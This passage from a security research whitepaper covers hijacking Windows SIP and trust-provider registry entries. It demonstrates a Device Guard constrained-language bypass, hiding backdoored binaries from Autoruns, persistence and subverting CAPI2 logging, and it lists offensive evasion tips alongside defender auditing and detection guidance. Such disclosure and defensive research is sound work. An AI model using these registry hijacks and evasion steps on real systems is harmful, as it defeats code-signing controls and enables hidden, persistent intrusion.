kernel.appcore.dll	AppModel API ...	Microsoft Corporation	C:\Windows\System32\kernel.appcore.dll	(Verified) Microsoft Windows
bcryptprimitives.dll	Windows Crypto...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll	(Verified) Microsoft Windows
ucrtbase.dll	Microsoft® C Ru...	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll	(Verified) Microsoft Windows
win32u.dll	Win32u	Microsoft Corporation	C:\Windows\System32\win32u.dll	(Verified) Microsoft Windows
KernelBase.dll	Windows NT BA...	Microsoft Corporation	C:\Windows\System32\KernelBase.dll	(Verified) Microsoft Windows
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll	(Verified) Microsoft Windows
msvcp_win.dll	Microsoft® C Ru...	Microsoft Corporation	C:\Windows\System32\msvcp_win.dll	(Verified) Microsoft Windows
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll	(Verified) Microsoft Windows

notepad_backdoored.exe appears as a "verified signer" in Sysinternals Process Explorer.

Bypassing Device Guard UMCI Enforcement

In an application whitelisting scenario, hijacking the mechanism by which trust is validated using an unsigned/unapproved binary poses a bit of a “chicken and the egg” problem whereby the trust of the malicious SIP DLL needs to be validated per the deployed whitelisting policy. It turns out, with Device Guard at least, that the system will fail to load the malicious SIP DLL which will subsequently cause trust validation to fail in many cases. This understandably has the potential to cause system stability issues. Ideally (for attackers) there would be a signed DLL that could serve the CryptSIPVerifyIndirectData role. Fortunately, there is. Recall that CryptSIPVerifyIndirectData functions take on the following function signature:

```

BOOL WINAPI CryptSIPVerifyIndirectData (
    IN     SIP\_SUBJECTINFO      *pSubjectInfo,
    IN     SIP\_INDIRECT\_DATA    *pIndirectData);

```

Also, in order to pass the validation check, the function must return TRUE. So, one is faced with the following requirements to produce a signed CryptSIPVerifyIndirectData function:

- 1) The DLL must be signed.
- 2) The function must accept two parameters.
- 3) The function must use the WINAPI/stdcall calling convention.
- 4) The function must return TRUE (which is most often interpreted as a non-zero and/or odd number).
- 5) The function must not alter the arguments passed in as this would likely lead to memory corruption.

- 6) The function must ideally have no other unanticipated side effects other than returning "TRUE."
- 7) The function must be exported.

While undoubtedly, such a process of finding candidate functions could be automated by translating functions into an intermediate language for analysis, it didn't take long to find a candidate export function - ntdll!DbgUiContinue:

```

; Exported entry 55. DbgUiContinue

; Attributes: bp-based frame

; NTSTATUS __stdcall DbgUiContinue(CLIENT_ID *AppClientId, NTSTATUS ContinueStatus)
public _DbgUiContinue@8
_DbgUiContinue@8 proc near
AppClientId= dword ptr 8
ContinueStatus= dword ptr 0Ch

mov     edi, edi
push   ebp
mov     ebp, esp
push   [ebp+ContinueStatus] ; ContinueStatus
mov     eax, large fs:NT_TEB.Tib.Self
push   [ebp+AppClientId] ; AppClientId
push   [eax+(NT_TEB.DbgSsReserved+4)] ; DebugObject
call   _ZwDebugContinue@12 ; ZwDebugContinue(x,x,x)
pop     ebp
retn   8
_DbgUiContinue@8 endp

```

Annotated Disassembly of ntdll!DbgUiContinue

Simply setting the CryptSIPVerifyIndirectData registry key for the target SIP to "C:\Windows\System32\ntdll.dll" and "DbgUiContinue" was sufficient to pass the hash validation check for any code that has a legitimate embedded Authenticode signature applied to it. In practice, when tested against the portable executable SIP on a Device Guard enforced system, attacker-supplied code was blocked from executing. Hijacking the PowerShell SIP, however, enabled a constrained language mode bypass, enabling arbitrary, unsigned code execution. At this point, it is unclear as to what additional (likely kernel-backed) trust assertions are made with portable executables versus PowerShell code. There are also likely to be better hijack functions than DbgUiContinue but it was sufficient to demonstrate a hijack without required an unsigned, attacker-supplied SIP DLL.

The following examples demonstrate Device Guard-enabled constrained language mode in PowerShell preventing the execution of Add-Type prior to the hijack followed by the subsequent bypass after the CryptSIPVerifyIndirectData hijack occurs:

```

Windows PowerShell
PS C:\Test> Get-Content .\Test.psm1 | Select-object -First 10
Add-Type -TypeDefinition @"
    public class TestClass {
        public new static string ToString() {
            return "Hello, unsigned world!";
        }
    }
"@

# SIG # Begin signature block
# MIIXAYJKoZIhvcNAQcoIIXTTCCF0kCAQEXCZAJBgUrDgMCGGUAMGkGCisGAQQB
PS C:\Test> Get-AuthenticodeSignature -FilePath .\Test.psm1

    Directory: C:\Test

SignerCertificate                Status                Path
-----
93859EBF98AFDEB488CCFA263899640E81BC49F1 HashMismatch         Test.psm1

PS C:\Test> Get-AuthenticodeSignature -FilePath C:\windows\system32\windowsPowerShell\v1.0\Modules\ISE\ise.psm1

    Directory: C:\windows\system32\windowsPowerShell\v1.0\Modules\ISE

SignerCertificate                Status                Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid                 ise.psm1

PS C:\Test> Get-Item -Path 'HKLM:\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{603BCC1F-4B59-4E08-B724-D2C6297EF351}'

    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData

Name                                Property
----
{603BCC1F-4B59-4E08-B724-D2C6297EF351} Dll      : C:\Windows\System32\windowsPowerShell\v1.0\pwrshsip.dll
                                           FuncName : PsVerifyHash

PS C:\Test> $Host.Runspace.LanguageMode
ConstrainedLanguage
PS C:\Test> Import-Module .\Test.psm1
Add-Type : Cannot add type. Definition of new types is not supported in this language mode.
At C:\Test\Test.psm1:1 char:1
+ Add-Type -TypeDefinition @"
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Add-Type], PSNotSupportedException
+ FullyQualifiedErrorId : CannotDefineNewType,Microsoft.PowerShell.Commands.AddTypeCommand

PS C:\Test> [TestClass]::ToString()
Unable to find type [TestClass].
At line:1 char:1
+ [TestClass]::ToString()
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (TestClass:TypeName) [], RuntimeException
+ FullyQualifiedErrorId : TypeNotFound

```

Prior to the hijack, the code in test.psm1 will be prevented from executing due to constrained language mode enforcement.

```

Windows PowerShell
PS C:\Test> Get-Content .\Test.psm1 | Select-object -First 10
Add-Type -TypeDefinition @"
    public class TestClass {
        public new static string ToString() {
            return "Hello, unsigned world!";
        }
    }
"@

# SIG # Begin signature block
# MIIXAYJKoZIhvcNAQcCoIIXTTCCF0kCAQEXCZAJBgUrDgMCGGUAMGkGCisGAQQB
PS C:\Test> Get-AuthenticodeSignature -FilePath .\Test.psm1

    Directory: C:\Test

SignerCertificate                Status                Path
-----
93859EBF98AFDEB488CCFA263899640E81BC49F1 Valid                Test.psm1

PS C:\Test> Get-AuthenticodeSignature -FilePath C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psm1

    Directory: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE

SignerCertificate                Status                Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid                ise.psm1

PS C:\Test> Get-Item -Path 'HKLM:\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{603BCC1F-4B59-4E08-B724-D2C6297EF351}'

    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData

Name                Property
-----
{603BCC1F-4B59-4E08-B724-D2C6297EF351} Dll      : C:\Windows\System32\ntdll.dll
                                           FuncName : DbgUiContinue

PS C:\Test> $Host.Runspace.LanguageMode
ConstrainedLanguage
PS C:\Test> Import-Module .\Test.psm1
PS C:\Test> [TestClass]::ToString()
Hello, unsigned world!
  
```

After the "signed code reuse" attack occurs, constrained language mode is circumvented.

Despite this form of hijack not representing a complete takeover of Device Guard user mode integrity enforcement (UMCI), it does however pose a good hijacking method from a stealth perspective because it doesn't require an attacker to drop any malicious code to disk - i.e. the attacker supplied SIP.

Trust Provider "FinalPolicy" Hijack

As was described in the trust provider architecture section, the final trust decision is made by the FinalPolicy component of the trust provider. This is the function signature for FinalPolicy:

```

HRESULT WINAPI FinalPolicyFunction(_Inout_ struct _CRYPT_PROVIDER_DATA
*pProvData);
  
```


The FinalPolicy implementing function for the respective trust provider is located here:

```
HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\Providers\Trust\FinalPolicy\{trust provider GUID}
```

While an attacker could choose to implement their own trust provider DLL to subvert FinalPolicy, this would require dropping attacker-supplied, malicious code to disk. Additionally, the implementation of a trust provider is sufficiently complex to fully implement compared to that of a SIP. As was described previously however, signed code can be used to hijack FinalPolicy as a means of getting it to simulate passing all of its checks. A candidate signed hijack function would need to meet the following requirements:

1. The DLL must be signed.
2. The function must accept one parameter.
3. The function must use the WINAPI/stdcall calling convention.
4. The function must return 0 (S_OK) which indicates success as an HRESULT.
5. The function must not alter the arguments passed in as this would likely lead to memory corruption.
6. The function must ideally have no other unanticipated side effects other than returning 0.
7. The function must be exported.

The unimplemented export function wintrust!SoftpubCleanup meets all the requirements to perform a hijack.



```

47611FD0 ; Exported entry 74. SoftpubCleanup
47611FD0
47611FD0
47611FD0
47611FD0 ; HRESULT __stdcall SoftpubCleanup(CRYPT_PROVIDER_DATA *data)
47611FD0 public _SoftpubCleanup@4
47611FD0 _SoftpubCleanup@4 proc near
47611FD0
47611FD0 data= dword ptr 4
47611FD0
47611FD0 xor     eax, eax
47611FD2 retn   4
47611FD2 _SoftpubCleanup@4 endp
47611FD2

```

Annotated SoftpubCleanup Disassembly

Written in C, this function is equivalent to the following:

```

HRESULT WINAPI SoftpubCleanup(CRYPT_PROVIDER_DATA *data)
{
    return S_OK;
}


```

As an example, setting the FinalPolicy component of WINTRUST_ACTION_GENERIC_VERIFY_V2 (00AAC56B-CD44-11D0-8CC2-00C04FC295EE) will cause many signature validation tools to consider unsigned code, or code with a legitimate signature applied, as trusted (e.g. Get-AuthenticodeSignature, sigcheck, signtool, etc.). In practice, performing this hijack with SoftpubCleanup causes Process Explorer (procxp) to reliably crash.

Hiding from Autoruns

A side effect of applying a legitimate Microsoft Authenticode digital signature to attacker-supplied code hijacking the CryptSIPVerifyIndirectData component of a targeted SIP is that it will hide from Autoruns by default which does not display “Microsoft” or “Windows” entries by default.


With the portable executable SIP hijack in place, a persistent, attacker-supplied EXE does not show up by default:



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				8/9/2017 5:50 AM
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/30/2017 3:10 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				8/13/2017 12:55 PM
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	(Verified) Google Inc	c:\program files (x86)\google\chrome\application\60.0.3112.90\installer\chmstp.exe	8/1/2017 11:26 PM

notepad_backdoored.exe is hidden from the default view in Autoruns.

When “Hide Microsoft Entries” and “Hide Windows Entries” are both deselected however, the malicious entry in the Run key becomes visible:



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				8/9/2017 5:50 AM
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/30/2017 3:10 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				8/13/2017 12:57 PM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notification ...	(Verified) Microsoft Windows	c:\program files\windows defender\msascuil.exe	12/12/1996 12:34 AM
<input checked="" type="checkbox"/> TotallyLegitimateEXE	Notepad	(Verified) Microsoft Windows	c:\test\notepad_backdoored.exe	7/16/2017 9:14 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				8/13/2017 12:55 PM
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	(Verified) Google Inc	c:\program files (x86)\google\chrome\application\60.0.3112.90\installer\chmstp.exe	8/1/2017 11:26 PM
<input checked="" type="checkbox"/> Microsoft Windows	Windows Mail	(Verified) Microsoft Windows	c:\program files\windows mail\winmail.exe	5/18/2022 3:10 PM
<input checked="" type="checkbox"/> Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\system32\unregmp2.exe	7/30/1925 5:08 AM
<input checked="" type="checkbox"/> n/a	Microsoft .NET IE SECURITY ...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	2/7/2017 8:56 PM
<input checked="" type="checkbox"/> Themes Setup	Windows Theme API	(Verified) Microsoft Windows	c:\windows\system32\themeui.dll	12/4/2029 8:24 AM
<input checked="" type="checkbox"/> Web Platform Customizations	IE Per-User Initialization Utility	(Verified) Microsoft Windows	c:\windows\system32\ie4iunint.exe	4/29/1980 12:20 AM
<input checked="" type="checkbox"/> Windows Desktop Update	Windows Shell Common Dll	(Verified) Microsoft Windows	c:\windows\system32\shell32.dll	5/23/1912 8:14 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				4/6/2017 10:57 AM
<input checked="" type="checkbox"/> Microsoft Windows	Windows Mail	(Verified) Microsoft Windows	c:\program files (x86)\windows mail\winmail.exe	7/16/1996 12:49 AM
<input checked="" type="checkbox"/> Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe	6/25/2005 11:20 AM
<input checked="" type="checkbox"/> Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe	6/25/2005 11:20 AM
<input checked="" type="checkbox"/> Microsoft .NET IE SECURITY ...	Microsoft .NET IE SECURITY ...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	2/7/2017 8:56 PM

	notepad_backdoored.exe	Size: 714 K
	Notepad	Time: 7/16/2017 9:14 AM
	Microsoft Corporation	Version: 10.0.15063.0
	C:\Test\notepad_backdoored.exe	

Confirmation that notepad_backdoored.exe only appears upon deselecting "Hide Windows Entries"

Persistence and Code Execution

With knowledge of how to hijack SIPs and trust providers, it should be clear that beyond subverting trust, these hijack attacks also permit persistent code execution in the context of any application that performs code signing or signature validation. By implementing a SIP or trust provider, code execution is possible in the following non-exhaustive list of programs:

- 1) DllHost.exe - When the “Digital Signatures” tab is displayed in file properties
- 2) [Process Explorer](#) - When the “Verified Signer” tab is displayed
- 3) [Autoruns](#)
- 4) [Sigcheck](#)
- 5) consent.exe - Any time a UAC prompt is displayed
- 6) signtool.exe
- 7) smartscreen.exe
- 8) [Get-AuthenticodeSignature](#)
- 9) [Set-AuthenticodeSignature](#)
- 10) Security vendor software that performs certificate validation based on calls to WinVerifyTrust.

Additional persistence and code execution opportunities exist and can be discovered by filtering off the following registry key paths in Process Monitor:

- 1) HKLM\SOFTWARE\Microsoft\Cryptography\Providers
- 2) HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Providers
- 3) HKLM\SOFTWARE\Microsoft\Cryptography\OID
- 4) HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\OID

When hijacking a trust provider using attacker-supplied code, one possible stability consideration would be to implement malicious logic as part of the “DiagnosticPolicy” component so as to not interfere with legitimate trust functionality.

When attempting to gain code execution in the context of a SIP, one possible code execution consideration might be to implement malicious logic in a “CryptSIPDllsMyFileType” component and to return “FALSE” indicating that other “CryptSIPDllsMyFileType” and “CryptSIPDllsMyFileType2” components should be called to determine which SIP represents the file in question. Do be mindful however that any weaponization scenario comes with its own unique set of indicators or compromise that can be signed.

One final consideration is that SIP and trust provider DLLs need not have their full path specified in the registry. If just the SIP or trust provider filename is specified, it is loaded via the standard [DLL load order](#). This gives an attacker the ability to hijack existing SIP/trust provider DLLs without needing to modify the registry. For example in Windows 10, the Microsoft Office SIP VBA macro SIP (9FA65764-C36F-4319-9737-658A34585BB7) is registered (Wow64 only) using only its file name: mso.dll. Additionally, with

only the filename of “mso.dll” specified, there is a potential for a generic DLL load order hijacking vulnerability to present itself in any code that performs user-mode trust validation.

Subverting CryptoAPI v2 (CAPI) Event Logging

While not enabled by default, enabling the Microsoft-Windows-CAPI2/Operational event log can be a valuable source of contextual information related to failed trust validation. Any time WinVerifyTrust is called, EID 81 is generated and events will be populated as error if signature or trust validation fails as a result of the call. For example, here are the event details associated with a failed trust validation of “notepad_backdoored.exe” which has a legitimate Microsoft Authenticode digital signature applied to it (most relevant portions bolded):

```
- WinVerifyTrust
  ActionID {00AAC56B-CD44-11D0-8CC2-00C04FC295EE}
  - UIChoice WTD_UI_NONE
    [value] 2
  - RevocationCheck
    [value] 0
  - StateAction WTD_STATEACTION_VERIFY
    [value] 1
  - Flags
    [value] 80000000
    [CPD_USE_NT5_CHAIN_FLAG] true
  - FileInfo
    [filePath] C:\Test\notepad_backdoored.exe
    [hasFileHandle] true
  - DigestInfo
    [digestAlgorithm] SHA256
    [digest]
4B2392D71DC2C44236EFD9861CACCE54CB53FB68AE0BB29FF467E98DB27FEE80
  - RegPolicySetting
    [value] 23C00
    [WTPF_OFFLINEOK_IND] true
    [WTPF_OFFLINEOK_COM] true
    [WTPF_OFFLINEOKNBU_IND] true
    [WTPF_OFFLINEOKNBU_COM] true
    [WTPF_IGNOREREVOCATIONONTS] true
  - SignatureSettingsFlags
    [value] 20000000
    [WSS_OUT_FILE_SUPPORTS_SEAL] true
  - SignerInfo
    - DigestAlgorithm
      [oid] 2.16.840.1.101.3.4.2.1
      [hashName] SHA256
```

```

- CertificateChain
  [chainRef] {8C6B5132-F22D-49F4-B8C7-75B096E56AE5}
- TimestampInfo
  [format] RFC 3161
  - DigestAlgorithm
    [oid] 2.16.840.1.101.3.4.2.1
    [hashName] SHA256
  SignTime 2017-03-18T20:02:03.777Z
- TimestampChain
  [chainRef] {4BB8BB1B-8C68-4A12-87F1-1781D796CE20}
- StepError
  [stepID] 32
  [stepName] TRUSTERROR_STEP_FINAL_OBJPROV
- Result The digital signature of the object did not verify.
  [value] 80096010
- EventAuxInfo
  [ProcessName] powershell.exe
- CorrelationAuxInfo
  [TaskId] {114F8A0E-3E22-4395-872A-4CD5A857B34C}
  [SeqNumber] 9
- Result The digital signature of the object did not verify.
  [value] 80096010

```

The above event is an “Error” event. In this example, if the CryptSIPVerifyIndirectData component of the portable executable SIP were hijacked, the WinVerifyTrust event would still be logged but as an “Information” event indicating that trust validation was successful:

```

- WinVerifyTrust
  ActionID {00AAC56B-CD44-11D0-8CC2-00C04FC295EE}
  - UIChoice WTD_UI_NONE
    [value] 2
  - RevocationCheck
    [value] 0
  - StateAction WTD_STATEACTION_VERIFY
    [value] 1
  - Flags
    [value] 80001080
    [WTD_REVOCATION_CHECK_CHAIN_EXCLUDE_ROOT] true
    [WTD_CACHE_ONLY_URL_RETRIEVAL] true
    [CPD_USE_NT5_CHAIN_FLAG] true
  - FileInfo
    [filePath] C:\Test\notepad_backdoored.exe
    [hasFileHandle] true
  - DigestInfo

```

```

    [digestAlgorithm] SHA256
    [digest]
4B2392D71DC2C44236EFD9861CACCE54CB53FB68AE0BB29FF467E98DB27FEE80
  - RegPolicySetting
    [value] 23C00
    [WTPF_OFFLINEOK_IND] true
    [WTPF_OFFLINEOK_COM] true
    [WTPF_OFFLINEOKNBU_IND] true
    [WTPF_OFFLINEOKNBU_COM] true
    [WTPF_IGNOREREVOCATIONONTS] true
  - SignatureSettingsFlags
    [value] 20000000
    [WSS_OUT_FILE_SUPPORTS_SEAL] true
  - SignerInfo
    - DigestAlgorithm
      [oid] 2.16.840.1.101.3.4.2.1
      [hashName] SHA256
    - CertificateChain
      [chainRef] {BFF90ED0-0277-48F4-9217-DD3A39F331E2}
    - TimestampInfo
      [format] RFC 3161
    - DigestAlgorithm
      [oid] 2.16.840.1.101.3.4.2.1
      [hashName] SHA256
      SignTime 2017-03-18T20:02:03.777Z
    - TimestampChain
      [chainRef] {9A4340F3-6A10-47E7-ACB6-BC3F9F565249}
    - EventAuxInfo
      [ProcessName] powershell.exe
  - CorrelationAuxInfo
    [TaskId] {2B21CD36-7A9C-4636-91CE-33FBA0B81D08}
    [SeqNumber] 11
  - Result
    [value] 0

```

So while the Microsoft-Windows-CAPI2/Operational event can provide valuable attack context (primarily file path and the name of the verifying process), its expected behavior is subverted by employing a trust validation attack.

Offensive Operational Considerations

The following suggestions are intended to help reduce/mitigate detection when implementing a malicious SIP:

- If the SIP is being used to hijack existing SIP functionality, implement the same function names as that of the functions you're hijacking. This will prevent the need to change "FuncName" registry values.
- While it is not advised to replace legitimate SIP binaries on disk with those of your own (e.g. wintrust.dll), it is ideal to have your SIP DLL have the same name as the DLL you're hijacking. With the exception of SIP registrations with relative paths (e.g. WoW64 mso.dll), you will need to change "Dll" registry values. The least suspicious method of changing "Dll" values is to change strip the file path from "Dll" and plant your SIP DLL in the current directory of the target application if such a scenario is feasible. For example, change "C:\Windows\System32\WINTRUST.dll" to just "WINTRUST.dll." Note that wintrust.dll is not present in [KnownDlls](#).
- If implementing a full SIP (e.g. with proper registration/deregistration functionality), be mindful that functions related to SIP operations are relatively easy to build Yara signatures for. Consider performing SIP registration/hijacks directly through the registry. For example, the following imports would make for a good Yara rule:
 - CryptSIPAddProvider
 - CryptSIPRemoveProvider
 - CryptSIPLoad
 - CryptSetOIDFunctionValue
 - CryptRegisterOIDFunction
- If your SIP DLL is operating on "Microsoft\Cryptography\OID" key directly in the registry, obfuscate the subkey paths.
- For the legitimate DLL that you plan to hijack with your SIP DLL, apply its Authenticode signature to your binary. While a hash mismatch will be present, ideally, you're hijacking the CryptSIPVerifyIndirectData SIP component anyway to alleviate this issue. Note that many system binaries are catalog signed. You can apply a catalog signature as an embedded Authenticode signature, however. Applying the same certificate will produce an identical thumbprint calculation and bypass some simple checks that security products might perform.
- If you are registering a new SIP GUID, use a historically defined one that isn't currently registered and apply the same filename and export function names as the SIP GUID used. For example, Silverlight has a SIP with the following GUID: BA08A66F-113B-4D58-9329-A1B37AF30F0E
 - Filename: xapauthenticodesip.dll
 - Exports:


```
XAP_CryptSIPCreateIndirectData,XAP_CryptSIPGetSignedDataMsg,XAP_CryptSIPPutSignedDataMsg,XAP_CryptSIPRemoveSignedDataMsg,XAP_CryptSIPVerifyIndirectData,XAP_IsFileSupportedName
```

Windows Trust Architecture Defenses

What follows is practical mitigation and detection guidance for enterprise defenders, threat hunters, and security product developers.

Enterprise Defender Guidance

Baseline, Trim, and Normalize SIPs and Trust Providers

1. **Baseline:** It is recommended to sweep your environment for registered SIPs and trust providers and determine what is normal. Note that in the course of this research, there does not appear to exist any non-Microsoft SIP or trust provider. A list of known good SIPs and trust providers are listed in the appendix.
2. **Trim:** Remove unnecessary SIPs. For example, consider removing the registered Microsoft Office VBA WOW64 SIP – mso.dll (GUID: 9FA65764-C36F-4319-9737-658A34585BB7). On Windows 10, this is a stale artifact and is also subject to DLL load order hijacking due to its lack of a full file path in the registry. Only consider SIP removal when you are confident that you do not need signing support for a particular SIP. Removing the registration artifacts from the registry will suffice without needing to call CryptSIPRemoveProvider.
3. **Normalize:** Identify all SIPs and trust providers that utilize relative paths and supply them with full file paths to eliminate any possibility of a load order hijack attack. An example of a SIP that doesn't register with a full file path is the following:
 - 9FA65764-C36F-4319-9737-658A34585BB7 (WoW64) - mso.dll

The following trust providers do not specify full file paths:

- A7F4C378-21BE-494e-BA0F-BB12C5D208C5
- 4ECC1CC8-31B7-45CE-B4B9-2DD45C2FF958
- 31D1ADC1-D329-11D1-8ED8-0080C76516C6

Registry Value SACL Auditing

Considering the majority of the trust subversion attacks accounted for in this whitepaper involve modifying registry values, SACL registry object auditing should be enabled for the following registry keys and all subkeys for “Set Value” access and success and failures:

- HKLM\SOFTWARE\Microsoft\Cryptography\OID
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\OID
- HKLM\SOFTWARE\Microsoft\Cryptography\Providers\Trust
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Providers\Trust

Registry values for subkeys of the keys listed above will rarely change, if ever, meaning that triggered events will be high value and easily deconflicted from a rare, benign modification. With SACL auditing

enabled, a registry value change will generate a 4657 (“A registry value was modified”) event. Here is an example entry:

```
A registry value was modified.

Subject:
  Security ID:      DESKTOP-TEST\TestUser
  Account Name:    TestUser
  Account Domain:  DESKTOP-TEST
  Logon ID:        0x70920

Object:
  Object Name:
  \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
  0\CryptSIPDllVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}
  Object Value Name: FuncName
  Handle ID:        0x468
  Operation Type:   Existing registry value modified

Process Information:
  Process ID:       0x2de8
  Process Name:    C:\Windows\regedit.exe

Change Information:
  Old Value Type:  REG_SZ
  Old Value:       CryptSIPVerifyIndirectData
  New Value Type:  REG_SZ
  New Value:       DbgUiContinue
```

Information on Registry key auditing can be found [here](#) and [here](#).

Sysmon

As an alternative to registry SACL auditing, those using sysmon should include rules to detect changes to the key listed above as well as any subkeys. This [sysmon ruleset](#) should serve as a great resource for building sysmon registry rules.

Code Integrity Event Log Events

The Microsoft-Windows-CodeIntegrity/Operational event log can be an extremely valuable indicator for detecting malicious SIP or trust provider loads. Considering it does not appear as though the attacks described in this whitepaper can be used to bypass protected processes, any protected process that performs user mode trust validation may inadvertently attempt to load your malicious SIP or trust

provider DLL. As a result, the image load will fail and an EID 3033 event will be generated. Here is an example:

```
Code Integrity determined that a process
(\Device\HarddiskVolume2\Windows\System32\SecurityHealthService.exe)
attempted to load
\Device\HarddiskVolume2\Users\TestUser\Desktop\Trust\SIP\MySIP.dll
that did not meet the Windows signing level requirements.

EventData
  FileNameLength 66
